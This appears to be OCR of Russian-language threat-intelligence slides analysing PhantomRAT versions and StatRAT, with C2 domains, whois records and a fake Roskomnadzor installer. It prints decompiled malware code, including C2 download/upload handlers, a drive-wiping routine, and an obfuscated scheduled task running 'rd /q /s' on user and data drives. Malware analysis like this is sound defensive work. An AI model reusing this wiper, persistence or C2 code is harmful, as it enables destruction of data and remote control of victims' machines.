
- shutdown /t 0
- shutdown /r
- shutdown /s /t 0

# Версии PhantomRAT

# PhantomRAT v.1 / v.2

Использовались в январе - июле 2024




PhantomRAT v.2: переписан на Golang, получил дополнительные команды для запуска файлов

```
public static string PRIMARY_END_POINT = "tcp://wheelprom.ru:80/";

public static string SECONDARY_END_POINT = "tcp://ugroteches.ru:80/";
```

```
if (commandDecrypt.StartsWith("download"))
{
    Task.Factory.StartNew((Func<Task>)async delegate
    {
        await Downloader.DownloadStartAsync(rSocketClient2, commandDecrypt);
    }, TaskCreationOptions.LongRunning);
}
else if (commandDecrypt.StartsWith("upload"))
{
    Task.Factory.StartNew((Func<Task>)async delegate
    {
        await Uploader.UploaderStartAsync(rSocketClient2, commandDecrypt);
    }, TaskCreationOptions.LongRunning);
}
else if (!commandDecrypt.Equals("None") && !commandDecrypt.Equals("") && !commandDecrypt.Equals("shell") && !commandDecrypt.Equals("exit"))
{
    HandleDefaultCommand(implant, commandDecrypt, out request);
    rSocketClient2.RequestFireAndForget(Sequence.get(AESEncryption.Encrypt(request, Configuration.KEY)), Sequence.get(Route.get("1vsbSrP=")));
}
```

Призрак в архиве
26 марта 2024

# PhantomRAT v.3

Использовался в мае 2024


| Команда | Значение |
| --- | --- |
| install {module_name} | Загружает один из трех модулей в зависимости от полученного параметра {module_name}: **socks5**, **persistent** или **syscall**. После получения команды будет выполнен RSocket-запрос, в ответ на который приходит URL-адрес, к которому добавляется имя файла в соответствии с полученным параметром команды. |
| persistent.exe {args} | Выполняет запуск файла persistent.exe с передаваемыми аргументами. Модуль используется для создания запланированной задачи и принимает параметры:<br>• **{task_name}** - имя запланированной задачи,<br>• **{filepath}** - путь к файлу, который будет запускаться созданной задачей,<br>• **{is_admin}** - используется для определения, на какое действие будет срабатывать задача: BootTrigger или LogonTrigger. |
| socks5 {start/stop} {arg} | При получении команды с аргументом start запускает файл netcall.exe и передает аргумент в виде порта, который будет прослушиваться для обработки socks5. В случае получения stop убивает все процессы с именем netcall.exe. |
| syscall.exe {args} | Выполняет запуск модуля syscall.exe. |

# PhantomRAT v.4


Использовался в ноябре 2024 - январе 2025

| Путь реестра | Значение |
|---|---|
| HKEY_CURRENT_USER\SOFTWARE\WindowsApp\p_ip | адрес основного управляющего сервера |
| HKEY_CURRENT_USER\SOFTWARE\WindowsApp\p_port | порт основного управляющего сервера |
| HKEY_CURRENT_USER\SOFTWARE\WindowsApp\s_ip | адрес резервного управляющего сервера |
| HKEY_CURRENT_USER\SOFTWARE\WindowsApp\s_port | порт резервного управляющего сервера |

- *client-cert.pem*




- *ca-cert.pem*



# Выводы

## Злоумышленники изменяют:

кодовую базу, а также языки программирования, на которых реализуют свои инструменты. Цель - избежать обнаружения средствами защиты .

## Основные качества их инструментов на сегодняшний день:

возможность выполнения произвольных команд, загрузки и выгрузки файлов с/на C2.

## Развитие инструментов:

От простого загрузчика, который получает с C2 следующую стадию, группа перешла к ВПО, которое ожидает определенной команды для выполнения загрузки файла на хост, а также может выполнять произвольные команды аналогично RAT-ам.

С каждой эволюцией в PhantomRAT добавляются новые команды, способствующие удобству управления ВПО, а также методы защиты, включая проверку цифровых сертификатов при выполнении подключения к C2-серверу.

PHDAYS FEST от positive technologies

# Вспомним 2022

# Обнаружение сетевой инфраструктуры из 2022 года


**Whois Lookup**

```
Last updated on 2022-04-18T17: 46:30Z
created: 2022-03-06T10:50:06Z
domain: STAT-DASHGD.RU
nserver: alpha.hostlife.net.
nserver: beta.hostlife.net.
paid-till: 2023-03-06T10:50:06Z
registrar: REGTIME-RU
source: TCI
state: REGISTERED, DELEGATED, UNVERIFIED
```


**Whois Lookup**

```
Last updated on 2024-07-30T12: 51:31Z
created: 2024-02-28T09:45:09Z
domain: SUPPORTSECURITY.RU
nserver: ns0.1984.is.
nserver: ns1.1984hosting.com.
paid-till: 2025-02-28T09:45:09Z
registrar: REGTIME-RU
source: TCI
state: REGISTERED, DELEGATED, UNVERIFIED
```

**Whois Lookup**

```
Last updated on 2024-09-02T15: 31:30Z
created: 2024-02-28T09:30:08Z
domain: SUPPORTSECURE.RU
nserver: ns0.1984.is.
nserver: ns1.1984hosting.com.
paid-till: 2025-02-28T09:30:08Z
registrar: REGTIME-RU
source: TCI
state: REGISTERED, DELEGATED, UNVERIFIED
```

# Образцы ВПО, связанные с доменом из 2022 года



# На связи с РКН

File: VALIDATOR.msi


Extract Files | Table View | Summary | Streams

Table: File

| | File (s72) | Component_ (s72) | FileName (l255) | FileSize (i4) | Version (S72) |
|---|---|---|---|---|---|
| ▶ | Helper.exe | Component.Helper.exe | Helper.exe | 829952 | 3.2.0.0 |
| | Success7.exe | Component.Success7.exe | Success7.exe | 628736 | 1.0.0.0 |

Table: Property

| | Property (s72) | Value (l0) |
|---|---|---|
| ▶ | Manufacturer | ROSKOMNADZOR |
| | ProductCode | {4271B2A5-C6C6-4D28-8606-BBF944CE7060} |
| | ProductLanguage | 1049 |
| | ProductName | Валидатор7 |
| | ProductVersion | 2.1.0 |
| | UpgradeCode | {F626B5F3-74AF-4A52-BF12-ED035334F541} |



# StatRAT

Функциональные возможности:

- кража данных из браузера, снимков экрана, информации об устройствах в сети, данных из FTP FileZilla
- выполнение команд в консоли
- загрузка файлов в систему
- выгрузка файлов на C2-сервер
- создание снимков с вебкамеры и экрана
- сбор файлов с определенными расширениями с флеш-накопителей
- отображение диалоговых окон с произвольным текстом
- открытие/закрытие дверцы привода CD))
- вайп файлов, найденных на логических дисках путем зануления содержимого файла

```
else if (text2 == "destroy")
{
    UTOZT6LC6M.wipe_or_copy_drive_files(5EIJTD8WTW.web_request(5EIJTD8WTW.url_php,
      "reply=Goodbye... :( &&botid=" + 5EIJTD8WTW.bot_id), true);
    return;
}
```

```
internal static void wipe_or_copy_drive_files(string path, bool delete)
{
    bool flag = path != "null";
    if (flag)
    {
        DirectoryInfo root = new DirectoryInfo(path);
        UTOZT6LC6M.wipe_or_copy_files(root, delete);
    }
    else
    {
        string[] logicalDrives = Environment.GetLogicalDrives();
        foreach (string driveName in logicalDrives)
        {
            DriveInfo driveInfo = new DriveInfo(driveName);
            bool flag2 = !driveInfo.IsReady;
            if (!flag2)
            {
                DirectoryInfo root2 = new DirectoryInfo(driveInfo.Name);
                UTOZT6LC6M.wipe_or_copy_files(root2, delete);
            }
        }
    }
}
```

# StatRAT

```
try
{
    5EIJTD8WTW.create_wipe_sch_task("10");
}
catch
{
}
```

```
private static void create_wipe_sch_task(string minutes)
{
    try
    {
        5EIJTD8WTW.Exec_command("s\"ch\"ta\"s\"ks -\"d\"e\"l\"ete -t\"n\" M\"icr\"os\"o\"ftUpdateStatis\"t\"icCore /f");
    }
    catch
    {
    }
    try
    {
        using (StreamWriter streamWriter = new StreamWriter(5EIJTD8WTW.dir_path + "\\Tsk.xml", false, Encoding.Default))
        {
            streamWriter.WriteLine(74IABXJK6F.Schedule("MicrosoftUpdateStatisticCore", "cmd.exe", " /C rd /q /s C:\\Users\\ D:\\ E:\\ F:\\ G:\\", minutes,
              5EIJTD8WTW.admin));
        }
        5EIJTD8WTW.Exec_command("s\"ch\"ta\"s\"ks -cr\"ea\"te -t\"n\" Micros\"o\"ftUpdateStatis\"t\"icCore /X\"M\"L " + 5EIJTD8WTW.dir_path + "\\Tsk.xml");
        try
        {
            File.Delete(5EIJTD8WTW.dir_path + "\\Tsk.xml");
        }
        catch
        {
        }
    }
    catch (Exception ex)
    {
        5EIJTD8WTW.web_request(5EIJTD8WTW.url_php, "reply=" + ex.ToString().Replace("'", "§") + "&&botid=" + 5EIJTD8WTW.bot_id);
    }
}
```

